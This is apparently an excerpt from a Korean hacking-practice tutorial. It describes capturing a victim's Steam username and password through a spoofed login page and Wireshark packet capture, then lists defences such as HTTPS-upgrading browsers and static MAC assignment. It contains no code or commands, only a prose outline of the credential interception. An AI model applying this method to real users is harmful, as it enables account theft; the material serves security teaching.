
공격 후 사이트





## 2. 해킹 실습

피해자의 PC에서 다음과 같이 ID와 패스워드를 입력하면 공격자의 PC에서 이 ID와 패스워드를 캡처하여 확인할 수 있다.



The image shows the Steam login interface. On the left, under the 'Sign In' heading, there are two input fields: 'Steam username' containing the text 'asdf' and 'Password' containing ten dots. These two fields are enclosed in a red rectangular box. Below the password field is a green 'Sign in' button. At the bottom left is a link for 'Forgot your password?'. On the right side, under the 'Create' heading, there is a link for 'A new free account' and a paragraph of text: 'It's free to join and easy to use. Continue on to create your Steam account and get Steam, the leading digital solution for PC, Mac, and Linux games and Software.' At the bottom right is a green 'Join Steam' button.

**Sign In**  
To an existing Steam account

Steam username  
asdf

Password  
.....|

Sign in

Forgot your password?


**Create**  
A new free account

It's free to join and easy to use. Continue on to create your Steam account and get Steam, the leading digital solution for PC, Mac, and Linux games and Software.

Join Steam

## 2. 해킹 실습

공격자의 PC에서 wireshark를 이용하여 패킷을 캡처하여 보면 다음과 같이 ID와 패스워드를 추출할 수 있다.



# 3. 보안 대책

1. HTTPS 자동 변환 기능이 있는 최신 브라우저 사용
2. MAC 주소 정적 할당



security